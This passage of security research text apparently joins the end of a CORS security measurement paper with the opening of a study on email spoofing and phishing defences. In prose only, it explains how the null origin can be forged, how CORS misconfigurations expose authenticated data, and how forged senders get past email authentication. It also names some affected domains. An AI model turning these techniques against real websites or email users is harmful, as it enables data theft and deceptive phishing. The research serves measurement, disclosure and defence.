shown in Table 3.

Table 4: Different CORS framework implementations

| Framework | * and "true" to reflection | no Vary |
|---|---|---|
| ASP.net CORS (ASP.net) | Yes | |
| Corsslim (PHP) | | Yes |
| Django-cors-headers (Python) | Yes | |
| Flask-cors (Python) | Yes | |
| Go-cors (Golang) | Yes | |
| Laravel-cors (PHP) | Yes | |
| NelmioCorsBundle (PHP) | | Yes |
| Plack::Middleware ::CrossOrigin (Perl) | Yes | Yes |
| Rack-cors (Ruby) | | |
| Tomcat CORS filter (Java) | Yes | |
| Yii2 CORS filter (PHP) | Yes | Yes |

## 6.2 Origin Forgery

An important security prerequisite for CORS is that the Origin header value in a cross-origin request cannot be forged. But this assumption does not always hold in reality.

The Origin header was first proposed for defense against CSRF attacks [9]. RFC 6454 [8] states that if a request comes from a privacy-sensitive context, the Origin header value should be *null*, but it does not explicitly define what is a privacy-sensitive context.

CORS reuses the Origin header, but CORS standards also lack clear definition of *null* value. In browser implementations, *null* is sent from multiple different sources, including local file pages, iframe sandbox scripts. When developers want to share data with local file pages (e.g., hybrid applications), they configure "Access-Control-Allow-Origin: null" and "Access-Control-Allow-Credentials: true" on their websites. However, an attacker can also forge the Origin header with *null* value from any website by using browser's iframe sandbox feature. Thus, sites configured with "Access-Control-Allow-Origin: null" and "Access-Control-Allow-Credentials: true" can be read by any domain in this way. In our measurement, we found 3,991 domains (about 0.8%) with this misconfiguration, including mingxing.qq.com, aboutyou.de.

## 6.3 Complexity of Security Mechanisms

For web developers' convenience, CORS allows Access-Control-Allow-Origin to be configured with the wildcard "*", which allows any domain. Given these overly-loose permissions, CORS later added an additional security mechanism: "Access-Control-Allow-Origin: *" and "Access-Control-Allow-Credentials: true" cannot be used at the same time. This means that "Access-Control-

Allow-Origin: *" can only be used to share public resources.

We found this security mechanism is not well-understood by either application developers or framework developers: 1) Many application developers were not aware of this additional requirement and still configured both "Access-Control-Allow-Origin: *" and "Access-Control-Allow-Credentials: true". In our measurement, 7,444 out of 481,589 CORS-configured domains (about 1.5%) manifested this mistake, including popular domain names such as api.vimeo.com, security.harvard.edu. 2) To avoid the above configuration errors, some web frameworks actively convert the combination into reflecting origin. This causes the protocol security mechanism to be bypassed, allowing any domain to read authenticated resources. We analyzed 11 popular CORS middleware and found that 8 of them converted this combination to reflecting origin, as shown in Table 4.

## 6.4 CORS and Cache

There is another error-prone corner case when CORS interacts with an HTTP cache. When a resource server needs to be shared with multiple domain names, it needs to generate different CORS policies for different requesting domains. But most web proxies cache HTTP contents only based on URLs, without taking into consideration the associated CORS policies. If a resource shared with multiple domains is cached with CORS policy for one domain, others domains will not be able to access the resource because of CORS policy violation. For example, a resource from c.com needs to be shared with both a.com and b.com from browsers sharing a same cache. If the resource is first accessed by a.com and is cached with header "Access-Control-Allow-Origin: http://a.com", b.com will not be able to access the resource since the cached content has a CORS policy that does not match with b.com.

HTTP provides the Vary header for this situation. A resource server needs to configure "Vary: Origin" in its response headers, which instructs web caches to cache HTTP contents based on both URLs and Origin header value. Thus, when a server returns different CORS policies for different requesting domains, these resources will be cached in different entries.

Many developers are not aware of this corner case. In our measurements, 132,987 domains (about 27%) allowed for multiple different domains, but didn't configure "Vary: Origin", such as azure.microsoft.com and global.alipay.com. We analyzed 11 samples of CORS middleware, finding 4 that were not aware of this issue and did not generate Vary headers, as shown in Table 4.

# 7 Discussion

We first analyze the underlying causes behind the CORS security issues and then propose corresponding mitigation and improvement measures.

## 7.1 Root Cause

**Backward compatibility needs to be just right.** Although backward compatibility is important in designing new systems, over consideration can deteriorate system security and increase burden in system development and deployment. Prior to CORS, cross origin request attacks have become serious problems for web security. To keep backward compatibility, CORS can choose not to solve the existing form submission problem, but it is not necessary to allow default sending permission in its newly opened interfaces. Although CORS made attempt to restrict the default sending permission such as restricting Content-Type to three white-list values, it unintentionally relaxed the permissions in subtle ways, leading to various new cross-origin attacks.

**Under web rapid iterative development model, new protocols aren't fully evaluated before deployed.** New features are quickly implemented by browsers and shipped to users before they are fully evaluated, some immature design are difficult to change after these features are widely used in Web. Starting in the second half of 2008, CORS protocol has major changes and is still under discussion in the W3C. Due to web developers' requirements or browsers' competitions, in January 2009, some vendors have implemented this immature protocol into browsers as new features, which include some immature design, such as CORS policies only support a single origin [10]. Although the new CORS standard in 2010 required Access-Control-Allow-Origin to support origin list [36], these requirements haven't been supported in any browsers. One reason is compatibility issues. Browser modification could lead to different versions of browsers supporting different levels of access control policies, CORS configuration will be further complicated. Another reason is that, currently web developers can dynamically generate CORS configuration to complete their goals. Therefore, this design kept unchanged, which increased web developers configuration difficulty.

**The protocol security considerations haven't been effectively conveyed to the developers.** The CORS protocol has many error-prone corner cases in its design and implementation, as presented in Section 5 and Section 6, but these cases are not effectively conveyed to developers. An important reason is that these security risks aren't clearly highlighted in the two CORS specifications. First, the W3C CORS standard lacked timely

updates, its latest version was still in 2014 [38]. In August 2017, the W3C CORS standard was proposed for obsolescence in the W3C mailing list [7], suggesting the use of WHATWG's Fetch standard. Web developers who didn't subscribe to the W3C mailing list would likely still take W3C CORS standard to be the latest standard. Second, WHATWG's Fetch standard had no separate security consideration section and did not emphasize these security risks either.

## 7.2 Improvement for CORS

We found the CORS protocol can be improved in four aspects:

**The default sending permission should be more restrictive.** A fundamental cause for cross origin request attack is that a browser allows to directly send cross origin requests, which could contain malicious data, without asking permission from the server.

One solution is to send a preflight request for all cross origin requests that allow users to modify headers and body, and then send the real request after negotiating with the server. To reduce the additional preflight round trip, developers can use Access-Control-Max-Age to cache preflight requests. Although the "always-preflight" solution may break websites, it provides an unified way to solve these problem fundamentally.

Another mitigation is to limit the format and value of white-list headers and bodies in CORS simple requests, e.g. disallowing unsafe values in white-list headers and bodies, restricting header length, restricting access to unsafe ports. However, this approach also increases the complexity of CORS protocol and may bring unexpected security troubles. For example, originally, CORS limited Content-Type to three specific values excluding "application/json", so many web applications used this restriction as CSRF defenses against JSON APIs. Later, Chrome opened new API SendBeacons() for new features, which can send "Content-Type: application/json" in cross origin requests directly [39]. This behavior break many websites' CSRF defense and brought controversy [5].

**CORS configuration should be simplified.** The poor expressiveness of CORS policy increase the configuration complexity, web developers have to dynamically generate corresponding CORS policies, which are prone to mistakes. Therefore, browsers should support advanced CORS policies, such as origin list, subdomain wildcard, to simplify developers' CORS configuration in common usages.

**The *null* definition should be clear.** In CORS standards, the *null* value definition is not clear, and in actual practice, browsers send *null* values in different sources. Developers who don't know this corner cases may misconfigure CORS. Therefore, the CORS standard needs to clearly define *null* values, preferably using different values for different sources.

**Security risks should be clearly summarized in standards.** The standard should explicitly point out the risk of trust dependencies brought by CORS. Also, many CORS misconfigurations are caused by various subtle corner cases. These security risks should be clearly delivered to developers, for example, summarizing best practices for CORS configuration, highlighting various CORS error-prone details, and updating them in the latest CORS standards.

# 8 Disclosure and Response

We discussed the uncovered problems with the web standard organization WHATWG. They have accepted some of our suggestions and made corresponding changes to the CORS specification. We are also in the process of reporting all vulnerabilities to the affected parties, including browser vendors, framework developers, and website owners. Some have also taken actions to actively address these issues. Below we summarize the response by the standard organization and some affected parties.

## 8.1 Response by CORS Standard

The authors of WHATWG Fetch standard acknowledged that some of the problems discussed in this paper, particularly the cross origin sending attacks, are not just implementation errors, thus need to be fixed in CORS specifications. They carefully examined our mitigation proposals outlined in Section 7.2, and chose to add more restrictions on CORS simple requests to address the attacks we found. They do not adopt the "always-preflight" solution which we prefer because it may break existing websites.

More specifically, they chose to disallow some unsafe characters (e.g., '{') in CORS whitelisted headers, limit the size of CORS whitelisted headers, and restrict access to AFP ports. Some of these changes have been updated to the latest Fetch standard [4], others are waiting to be merged [5].

Regarding CORS misconfiguration issues (e.g., forgeable null origin, HTTPS sites trusting HTTP domains), they suggested that misconfigured websites should fix those issues without the need to change CORS specifications. However, they agreed to our suggestion to add a security consideration section in the standard. We are currently working on adding the security consideration section to inform web developers of all known CORS security risks.

## 8.2 Response by Vendors

**Chrome and Firefox:** Chrome and Firefox browsers have released a patch to block ports 548 and 427 used by Apple Filling Protocol [12] [15]. They are also investigating and implementing other new changes in the specification to restrict CORS whitelisted headers. To address attacks against intranet services, Chrome is also considering preventing access to localhost/RFC1918 addresses from public websites [13].

**Safari:** Apple informed us that their investigation revealed that comprehensive changes are required to address these issues, and they are testing those changes with a beta testing program.

**Edge/IE:** Microsoft acknowledged and thanked our report, but provided no further comment to date.

**CORS frameworks:** Tomcat, Yii and Go-CORS frameworks have modified their software to not reflect origin header when configured to '*'. Our report to Tomcat team also has resulted in a public security update advisory (CVE-2018-8014) [11]. ASP.net said they will provide fix in version 3.0 as it's a breaking change.

**Websites:** We are in the process of reporting these problems to all vulnerable websites. Some websites (e.g., nasdaq.com, sohu.com, mail.ru) have acknowledged and fixed the issues. nasdaq.com also provided us a reward ($100 gift card).

# 9 Related Work

CORS is a relatively new web security mechanism. Although a few researchers have found some CORS security issues [44, 30, 18, 21, 20], none provides systematic treatment of CORS security. Our work fills in this gap by providing a comprehensive security analysis of CORS in design, implementation and deployment.

## 9.1 Cross-Origin Sending Problems

Several researchers noticed some cases about CORS-related security issues [44, 30], but they only briefly discussed individual cases without systematic study. Wilander opened an issue on Github [44], suggesting that Fetch standard should restrict Accept, Accept-Language, and Content-Language value according to RFC 7231, as an attacker may abuse these three headers to delivery malicious payloads. We found that even though Safari adopted his advice to limit the three headers from using some insecure values, this problem was still not completely solved. Revay found POST body format was relaxed in XMLHttpRequest API, which could lead to file upload CSRF [30], and we further provided a real world case to demonstrate this threat.

In the past, there have been some security studies on exploiting and mitigating cross origin sending attacks [4, 9, 14]. Alcorn et al. developed the BeEF framework which could exploit CSRF and HFPA vulnerabilities [4]. Barth et al. presented login CSRF attack and proposed to mitigate CSRF attacks by using Origin header [9]. Ryck et al. presented a client-side countermeasure against CSRF attacks [14].

## 9.2 CORS Misconfiguration Problems

There are also some known CORS misconfigurations and studies [18, 21, 20, 26]. Gurt found a CORS configuration mistake in one of Facebook Message domains, resulting in reading of victim's chat information by any malicious web site [18]. Kettle discovered and summarized various CORS misconfigurations which he encountered in his penetration testing experience [21]. Inspired by his work, we comprehensively studied and measured CORS misconfiguration, and further analyzed their root causes. Johnson measured the reflecting origin misconfiguration in the Alexa top 1M sites [20], and Mller [26] measured different misconfigurations mentioned in Kettle's work. With the help of passive DNS database, we further performed an in-depth evaluation on their unique subdomains. We also analyzed different CORS frameworks to understand those misconfigurations.

## 9.3 Other Cross-Origin Problems

From a broad perspective, our work can also be viewed as an analysis of access control policies in the Web. Singh et al. studied inconsistent access control policies for different resources in web browsers, but without including CORS [32]. Akhawe et al. proposed a formal model of web security and discovered some new vulnerabilities by using the model [3]. Schwenk et al. tested the SOP for DOM between different browsers and found many inconsistencies [31]. Zheng et al. studied the SOP for cookies and found that various cookie-related security issues [45]. Son et al. studied the usage of PostMessage, a client-side cross-origin communication mechanism, on the Alexa top 10,000 websites and found many are vulnerable [33].

# 10 Conclusion

We conducted an empirical security study on CORS. We examined CORS specifications and implementations in both browsers and Web frameworks, and discovered a number of new security issues. By conducting an large scale measurement on CORS deployment in real-world websites, we found that CORS was not well-understood

by developers, 27.5% of all the CORS configured domains had insecure misconfigurations. We further analyzed the underlying reasons behind these issues and found that while some are developer's negligence, many security issues are rooted in the CORS protocol design and implementations. Finally, we proposed some improvements and clarifications to address these problems. Some of our proposals have been standardized in the lastest CORS specification and adopt by major browsers. To aid in identifying CORS misconfiguration issues, we also provide an open-source tool[6], to help web developers and security-practitioners to automatically evaluate whether a website is vulnerable to the misconfiguration problems we found.

The reality of CORS security is an unfortunate epitome of web security. As the Web keeps adding new, in many cases, premature features, unexpected interactions cause new security threats. Mitigation of new threats further require new features, which if not designed properly will again introduce new risks. Backward compatibility further complicate the problem. We hope that web community can take more principled approach to security in future web protocol design and implementation.

## 11 Acknowledgments

We would like to thank our shepherd Devdatta Akhawe and the anonymous reviewers for their insightful comments. We especially thank Yiming Gong and Man Hou from 360 Network Security Research Lab for their generous help on PassiveDNS data. We also gratefully thank Anne van Kesteren, Boris Zbarsky and others from Firefox, Eric Lawrence, Yutaka Hirano, Mike West and others from Google Chrome, Bernardo Stein from Microsoft, Deven from Apple, and Michael Ficarra from Shape Security for their valuable discussions and helpful comments. We also thank Brent Peckham from Nasdaq, Alexander Makarov from Yii framework, Mark Thomas from Tomcat for their helpful feedback. # End-to-End Measurements of Email Spoofing Attacks

Hang Hu
*Virginia Tech*
hanghu@vt.edu

Gang Wang
*Virginia Tech*
gangwang@vt.edu

## Abstract

Spear phishing has been a persistent threat to users and organizations, and yet email providers still face key challenges to authenticate incoming emails. As a result, attackers can apply spoofing techniques to impersonate a trusted entity to conduct highly deceptive phishing attacks. In this work, we study *email spoofing* to answer three key questions: (1) How do email providers detect and handle forged emails? (2) Under what conditions can forged emails penetrate the defense to reach user inbox? (3) Once the forged email gets in, how email providers warn users? Is the warning truly effective?

We answer these questions by conducting an end-to-end measurement on 35 popular email providers and examining user reactions to spoofing through a real-world spoofing/phishing test. Our key findings are three folds. *First*, we observe that most email providers have the necessary protocols to detect spoofing, but still allow forged emails to reach the user inbox (*e.g.*, Yahoo Mail, iCloud, Gmail). *Second*, once a forged email gets in, most email providers have no warning for users, particularly for mobile email apps. Some providers (*e.g.*, Gmail Inbox) even have misleading UIs that make the forged email look authentic. *Third*, a few email providers (9/35) have implemented visual security indicators on unverified emails. Our phishing experiment shows that security indicators have a positive impact on reducing risky user actions, but cannot eliminate the risk. Our study reveals a major miscommunication between email providers and end-users. Improvements at both ends (server-side protocols and UIs) are needed to bridge the gap.

## 1 Introduction

Despite the recent development of the system and network security, human factors still remain a weak link. As a result, attackers increasingly rely on phishing tactics to breach various target networks [62]. For example, email phishing has involved in nearly half of the 2000+ reported security breaches in recent two years, causing a leakage of billions of user records [4].

*Email spoofing* is a critical step in phishing, where the attacker impersonates a trusted entity to gain the victim's trust. According to the recent report from the Anti-Phishing Working Group (APWG), email spoofing is widely in spear phishing attacks to target employees of various businesses [2]. Unfortunately, today's email transmission protocol (SMTP) has no built-in mechanism to prevent spoofing [56]. It relies on email providers to implement SMTP extensions such as SPF [40], DKIM [19] and DMARC [50] to authenticate the sender. Since implementing these extensions is *voluntary*, their adoption rate is far from satisfying. Real-world measurements conducted in 2015 have shown that among Alexa top 1 million domains, 40% have SPF, 1% have DMARC, and even fewer are correctly/strictly configured [23, 27].

The limited server-side protection is likely to put users in a vulnerable position. Since not every sender domain has adopted SPF/DKIM/DMARC, email providers still face key challenges to reliably authenticate all the incoming emails. When an email failed the authentication, it is a "blackbox" process in terms of how email providers handle this email. Would forged emails still be delivered to users? If so, how could users know the email is questionable? Take Gmail for example, Gmail delivers certain forged emails to the inbox and places a security indicator on the sender icon (a red question mark, Figure 6(a)). We are curious about how a broader range of email providers handle forged emails, and how much the security indicators actually help to protect users.

In this paper, we describe our efforts and experience in evaluating the real-world defenses against email spoofing[1]. We answer the above questions through empirical end-to-end spoofing measurements, and a user study.

[1] Our study has been approved by our local IRB (IRB-17-397).

*First*, we conduct measurements on how popular email providers detect and handle forged emails. The key idea is to treat each email provider as a blackbox and vary the input (forged emails) to monitor the output (the receiver's inbox). Our goal is to understand under what conditions the forged/phishing emails are able to reach the user inbox and what security indicators (if any) are used to warn users. *Second*, to examine how users react to spoofing emails and the impact of security indicators, we conduct a real-world phishing test in a user study. We have carefully applied "deception" to examine users' natural reactions to the spoofing emails.

**Measurements.** We start by scanning Alexa top 1 million hosts from February 2017 to January 2018. We confirm that the overall adoption rates of SMTP security extensions are still low (SPF 44.9%, DMARC 5.1%). This motivates us to examine how email providers handle incoming emails that failed the authentication.

We conduct end-to-end spoofing experiments on 35 popular email providers used by billions of users. We find that forged emails can penetrate the majority of email providers (34/35) including Gmail, Yahoo Mail and Apple iCloud under proper conditions. Even if the receiver performs all the authentication checks (SPF, DKIM, DMARC), spoofing an unprotected domain or a domain with "relaxed" DMARC policies can help the forged email to reach the inbox. In addition, spoofing an "existing contact" of the victim also helps the attacker to penetrate email providers (*e.g.*, Hotmail).

More surprisingly, while most providers allow forged emails to get in, rarely do they warn users of the unverified sender. Only 9 of 35 providers have implemented some security indicators: 8 providers have security indicators on their *web interface* (*e.g.*, Gmail) and only 4 providers (*e.g.*, Naver) have the security indicators consistently for the *mobile apps*. There is no security warning if a user uses a third-party email client such as Microsoft Outlook. Even worse, certain email providers have misleading UI elements which help the attacker to make forged emails look authentic. For example, when attackers spoof an existing contact (or a user from the same provider), 25 out of 35 providers will automatically load the spoofed sender's photo, a name card or the email history along with the forged email. These UI designs are supposed to improve the email usability, but in turn, help the attacker to carry out the deception when the sender address is actually spoofed.

**Phishing Experiment.** While a handful of email providers have implemented security indicators, the real question is how effective they are. We answer this question using a user study ($N = 488$) where participants examine spoofed phishing emails with or without security indicators on the interface. This is a real-world phishing test where deception is carefully applied such that users examine the spoofed emails without knowing that the email is part of an experiment (with IRB approval). We debrief the users and obtain their consent after the experiment.

Our result shows that security indicators have a positive impact on reducing risky user actions but cannot eliminate the risk. When a security indicator is not presented (the controlled group), out of all the users that opened the spoofed email, 48.9% of them eventually clicked on the phishing URL in the email. For the other group of users to whom we present the security indicator, the corresponding click-through rate is slightly lower (37.2%). The impact is consistently positive for users of different demographics (age, gender, education level). On the other hand, given the 37.2% click-through rate, we argue that the security indicator cannot eliminate the phishing risk. The server-side security protocols and the user-end security indicators should be both improved to maximize the impact.

**Contributions.** We have 3 key contributions:

- *First*, our end-to-end measurement provides new insights into how email providers handle forged emails. We reveal the trade-offs between email availability and security made by different email providers
- *Second*, we are the first to empirically analyze the usage of security indicators on spoofed emails. We show that most email providers not only lack the necessary security indicators (particularly on mobile apps), but also have misleading UIs that help the attackers.
- *Third*, we conduct a real-world phishing test to evaluate the effectiveness of the security indicator. We demonstrate the positive impact (and potential problems) of the security indicator and provide the initial guidelines for improvement.

The quantitative result in this paper provides an end-to-end view on how spoofed emails could penetrate major email providers and all the way affect the end users. We hope the results can draw more attention from the community to promoting the adoption of SMTP security extensions. In addition, we also seek to raise the attention of email providers to designing and deploying more effective UI security indicators, particularly for the less protected mobile email apps. We have communicated the results with the Gmail team and offered suggestions to improve the security indicators.

## 2 Background and Methodology

Today's email system is built upon the SMTP protocol, which was initially designed without security in mind.



Figure 1: Email transmission from Alex to Bob.

*Security extensions* were introduced later to provide confidentiality, integrity, and authenticity. Below, we briefly introduce SMTP and related security extensions. Then we introduce our research questions and methodology.

## 2.1 SMTP and Email Spoofing

Simple Mail Transfer Protocol (SMTP) is an Internet standard for electronic mail transmission [56]. Figure 1 shows the three main steps to deliver an email message. (❶) Starting from the sender's Mail User Agent (MUA), the message is first transmitted to the Mail Submission Agent (MSA) of the sender's service provider via STMP or HTTP/HTTPS. (❷) Then the sender's Mail Transfer Agent (MTA) sends the message to the receiver's email provider using SMTP. (❸) The message is then delivered to the receiving user by the Mail Delivery Agent (MDA) via Internet Message Access Protocol (IMAP), Post Office Protocol (POP) or HTTP/HTTPS.

When initially designed, SMTP did not have any security mechanisms to authenticate the sender identity. As a result, attackers can easily craft a forged email to impersonate/spoof an arbitrary sender address by modifying the "`MAIL FROM`" field in SMTP. Email spoofing is a critical step in a phishing attack — by impersonating a trusted entity as the email sender, the attacker has a higher chance to gain the victim's trust. In practice, attackers usually exploit SMTP in step (❷) by setting up their own MTA servers.

Alternatively, an attacker may also exploit step (❶) if a legitimate email service is not carefully configured. For example, if `a.com` is configured as an open relay, attacker can use `a.com`'s server and IP to send forged emails that impersonate *any* email addresses.

## 2.2 Email Authentication

To defend against email spoofing attacks, various security extensions have been proposed and standardized including SPF, DKIM and DMARC. There are new protocols such as BIMI and ARC that are built on top of SPF, DKIM, and DMARC. In this paper, we primarily focus on SPF, DKIM, and DMARC since they have some level of adoption by email services in practice. BIMI and ARC have not been fully standardized yet, and we will discuss them later in §7.

**SPF.** Sender Policy Framework (SPF) allows an email service (or an organization) to publish a list of IPs that are authorized to send emails for its domain (RFC7208 [40]). For example, if a domain "`a.com`" published its SPF record in the DNS, then the receiving email services can check this record to match the sender IP with the sender email address. In this way, only authorized IPs can send emails as "`a.com`". In addition, SPF allows the organization to specify a policy regarding how the receiver should handle the email that failed the authentication.

**DKIM.** DomainKeys Identified Mail (DKIM) uses the public-key based approach to authenticate the email sender (RFC6376 [19]). The sender's email service will place a digital signature in the email header signed by the private key associated to the sender's domain. The receiving service can retrieve the sender's public key from DNS to verify the signature. In order to query a DKIM public key from DNS, one not only needs the domain name but also a *selector* (an attribute in the DKIM signature). Selectors are used to permit multiple keys under the same domain for more a fine-grained signatory control. DKIM does not specify what actions that the receiver should take if the authentication fails.

**DMARC.** Domain-based Message Authentication, Reporting and Conformance (DMARC) is built on top of SPF and DKIM (RFC7489 [50]), and it is not a standalone protocol. DMARC allows the domain administrative owner to publish a policy to specify what actions the receiver should take when the incoming email fails the SPF and DKIM check. In addition, DMARC enables more systematic reporting from receivers to senders. A domain's DMARC record is available under `_dmarc.domain.com` in DNS.

## 2.3 Research Questions and Method

Despite the available security mechanisms, significant challenges remain when these mechanisms are not properly deployed in practice. Measurements conducted in 2015 show that the adoption rates of SMTP security extensions are far from satisfying [23, 27]. Among Alexa top 1 million domains, only 40% have published an SPF record, and only 1% have a DMARC policy. These results indicate a real challenge to protect users from email spoofing. First, with a large number of domains not publishing an SPF/DKIM record, email providers cannot reliably detect incoming emails that spoof unprotected domains. Second, even a domain is SPF/DKIM-protected, the lack of (strict) DMARC policies puts the receiving server in a difficult position. It is not clear how the email providers at the receiving end would handle unverified emails. Existing works [23, 27] mainly focus on the authentication protocols on the *server-side*. However, there is still a big gap between the server-side detection and the actual impact on users.

| Status | All Domain # (%) | MX Domain # (%) |
|---|---|---|
| Total domains | 1,000,000 (100%) | 792,556 (100%) |
| w/ SPF | 492,300 (49.2%) | 473,457 (59.7%) |
| w/ valid SPF | **448,741 (44.9%)** | **430,504 (54.3%)** |
| Policy: soft fail | 272,642 (27.3%) | 268,317 (33.9%) |
| Policy: hard fail | **125,245 (12.5%)** | **112,415 (14.2%)** |
| Policy: neutral | 49,798 (5.0%) | 48,736 (6.1%) |
| Policy: pass | 1,056 (0.1%) | 1,036 (0.1%) |
| w/ DMARC | 51,222 (5.1%) | 47,737 (6.0%) |

| Policy: quarantine | 5,044 (0.5%) | 4,950 (0.6%) |

Table 1: SPF/DMARC statistics of Alexa 1 million domains. The data was collected in January 2018.

**Our Questions.** Our study seeks to revisit the email spoofing problem by answering three key questions. (1) When email providers face uncertainty in authenticating incoming emails, how would they handle the situation? Under what conditions would forged emails be delivered to the users? (2) Once forged emails reach the inbox, what types of warning mechanisms (if any) are used to notify users of the unverified sender address? (3) How effective is the warning mechanism? Answering these questions is critical to understanding the *actual risks* exposed to users by spoofing attacks.

We answer question(1)–(2) through end-to-end spoofing experiments (§3, §4 and §5). For a given email provider, we treat it as a "blackbox". By controlling the input (*e.g.*, forged emails) and monitoring the output (receiver's inbox), we infer the decision-making process inside the blackbox. We answer question(3) by conducting a large user study (§6). The idea is to let users read spoofing/phishing emails with and without security indicators.

**Ethics.** We have taken active steps to ensure research ethics. Our measurement study only uses dedicated email accounts owned by the authors and there is no real user getting involved. In addition, to minimize the impact on the target email services, we have carefully controlled the message sending rate (one message every 10 minutes), which is no different than a regular email user. For the user study that involves "deception", we worked closely with IRB for the experiment design. More detailed ethical discussions are presented later.

## 3 Adoption of SMTP Extensions

The high-level goal of our measurement is to provide an end-to-end view of email spoofing attacks against popular email providers. Before doing so, we first examine the recent adoption rate of SMTP security extensions compared with that of three years ago [23, 27]. This helps to provide the context for the challenges that email providers face to authenticate incoming emails.



Figure 2: The adoption rate of SPF and DMARC among Alexa 1 million domains across three snapshots.

**Scanning Alexa Top 1 Million Domains.** Email authentication requires the sender domains to publish their SPF/DKIM/DMARC records to DNS. To examine the recent adoption rate of SPF and DMARC, we crawled 3 snapshots the DNS record for Alexa top 1 million hosts [1] in February 2017, October 2017, and January 2018. Similar to [23, 27], this measurement cannot apply to DKIM, because querying the DKIM record requires knowing the *selector* information for every each domain. The selector information is only available in the DKIM signature in the email header, which is not a public information. We will measure the DKIM usage later in the end-to-end measurement.

**Recent Adoption Rates.** Table 1 shows the statistics for the most recent January 2018 snapshot. SPF and DMARC both have some increase in the adoption rate but not very significant. About 44.9% of the domains have published a valid SPF record in 2018 (40% in 2015 [27]), and 5.1% have a valid DMARC record in 2018 (1.1% in 2015 [27]). The invalid records are often caused by the domain administrators using the wrong format for the SPF/DMARC record. Another common error is to have multiple records for SPF (or DMARC), which is equivalent to "no record" according to RFC7489 [50]. Figure 2 shows the adoption rate for all three snapshots. Again, the adoption rates have been increasing at a slow speed.

Among the 1 million domains, 792,556 domains are MX domains (*i.e.*, mail exchanger domains that host email services). The adoption rates among MX domains are slightly higher (SPF 54.3%, DMARC 6.0%). For non-MX domains, we argue that it is also important to publish the SPF/DMARC record. For example, `office.com` is not a MX domain, but it hosts the website of Microsoft Office. Attackers can spoof `office.com` to phish Microsoft Office users or even the employees.

**Failing Policy.** SPF and DMARC both specify a policy regarding what actions the receiver should take after the authentication fails. Table 1 shows that only a small portion of the domains specifies a strict "reject" policy: 12.5% of the domains set "hard fail" for SPF, and



Figure 3: The adoption rate as a function of the domains' Alexa rankings (January 2018).

0.6% set "reject" for DMARC. The rest of the domains simply leave the decision to the email receiver. "Soft fail"/"quarantine" means that the email receiver should process the email with caution. "Neutral"/"none" means that no policy is specified. SPF's "pass" means that the receiver should let the email go through. If a domain has both SPF and DMARC policies, DMARC overwrites SPF as long as the DMARC policy is not "none".

Domains that use DKIM also need to publish their policies through DMARC. The fact that only 5.1% of the domains have a valid DMARC record and 0.6% have a "reject" policy indicates that most DKIM adopters also did not specify a strict reject policy.

**Popular Domains.** Not too surprisingly, popular domains' adoption rates are higher as shown in Figure 3. We divide the top 1 million domains into log-scale sized bins. For SPF, the top 1,000 domains have an adoption rate of 73%. For DMARC, the adoption rate of top 1000 domains is 41%. This indicates that administrators of popular domains are more motivated to prevent their domains from being spoofed. Nevertheless, there is still a large number of (popular) domains remain unprotected.

## 4 End-to-End Spoofing Experiments

Given the current adoption rate of SMTP extension protocols, it is still challenging for email providers to reliably authenticate all incoming emails. When encountering questionable emails, we are curious about how email providers make such decisions. In the following, we describe the details of our measurement methodology and procedures.

### 4.1 Experiment Setup

We conduct end-to-end spoofing experiments on popular email providers that are used by billions of users. As shown in Figure 4, for a given email provider (`B.com`), we set up a user account under `B.com` as the email receiver (`test@B.com`). Then we set up an experimental



Figure 4: End-to-end spoofing experiment setup. We use our server `E.com` to send a forged email to the target email service `B.com` by spoofing `A.com`.

server (`E.com`) to send forged emails to the receiver account. Our server runs a Postfix mail service [3] to directly interact with the target mail server using SMTP. By controlling the input (the forged email) and observing the output (the receiver account), we infer the decision-making process inside of the target email service.

**Selecting Target Email Providers.** This study focuses on popular and public email services with two considerations. First, popular email services such as Yahoo Mail and Gmail are used by more than one billion users [46, 55]. Their security policies and design choices are likely to impact more people. Second, to perform end-to-end experiments, we need to collect data from the receiver end. Public email services allow us to create an account as the receiver. Our experiment methodology is applicable to private email services but requires collaborations from the internal users.

To obtain a list of popular public email services, we refer to Adobe's leaked user database (152 million email addresses, 9.3 million unique email domains) [41]. We ranked the email domains based on popularity, and manually examined the top 200 domains (counting for 77.7% of all email addresses). After merging domains from the same service (*e.g.*, `hotmail.com` and `outlook.com`) and excluding services that don't allow us to create an account, we obtained a short list of 28 email domains. To include the more recent public email services, we searched on Google and added 6 more services (`yeah.net`, `protonmail.com`, `tutanota.com`, `zoho.com`, `fastmail.com`, and `runbox.com`). We notice that Google's Gmail and Inbox have very different email interfaces and we treat them as two services.

In total, we have 35 popular email services which cover 99.8 million email addresses (65.7%) in the Adobe database. As an additional reference, we also analyze the Myspace database (131.4 million email addresses) [54]. We find that 101.8 million email addresses (77.5%) are from the 35 email services, confirming their popularity. The list of the email providers is shown in Table 2

### 4.2 Experiment Parameters

To examine how different factors affect the outcome of email spoofing, we apply different configurations to the experiment. We primarily focus on parameters that

are likely to affect the spoofing outcome, including the spoofed sender address, email content, sender IP, and the receiver's email client (user interface).

**Spoofed Sender Address.** The sender address is a critical part of the authentication. For example, if the spoofed domain (`A.com`) has a valid SPF/DKIM/DMARC record, then the receiver (in theory) is able to detect spoofing. We configure three profiles for the spoofed sender domain: (1) *None*: no SPF/DKIM/DMARC record (*e.g.*, `thepiratebay.org`); (2) *Relaxed*: SPF/DKIM with a "none" policy (*e.g.*, `tumblr.com`); and (3) *Strict*: SPF/DKIM with a strict "reject" policy (*e.g.*, `facebook.com`). For each profile, we randomly pick 10 domains (30 domains in total) from Alexa top 5000 domains (the detailed list is in Appendix A).

**Email Content.** Email content can affect how spam filters handle the incoming emails [11]. Note that our experiment is not to reverse-engineer exactly how spam filters weight different keywords, which is an almost infinite searching space. Instead, we focus on spoofing (where the sender address is forged). We want to *minimize* the impact of spam filters and examine how the receivers' decision is affected by the address forgery (spoofing) alone.

To this end, we configure 5 different types of email content for our study: (1) a blank email, (2) a blank email with a benign URL (`http://google.com`), (3) a blank email with a benign attachment (an empty text file). Then we have (4) a benign email with actual content. This email is a real-world legitimate email that informs a colleague about the change of time for a meeting. The reason for using "benign" content is to test how much the "spoofing" factor alone contributes to the email providers' decisions. In addition, to test whether a phishing email can penetrate the target service, we also include (5) an email with phishing content. This phishing email is a real-world sample from a phishing attack targeting our institution recently. The email impersonates the technical support to notify the victim that her internal account has been suspended and ask her to re-activate the account using a URL (to an Amazon EC2 server).

**Sender IP.** The IP address of the sender's mail server may also affect the spoofing success. We configure a *static* IP address and a *dynamic* IP address. Typically, mail servers need to be hosted on a static IP. In practice, attackers may use dynamic IPs for the lower cost.

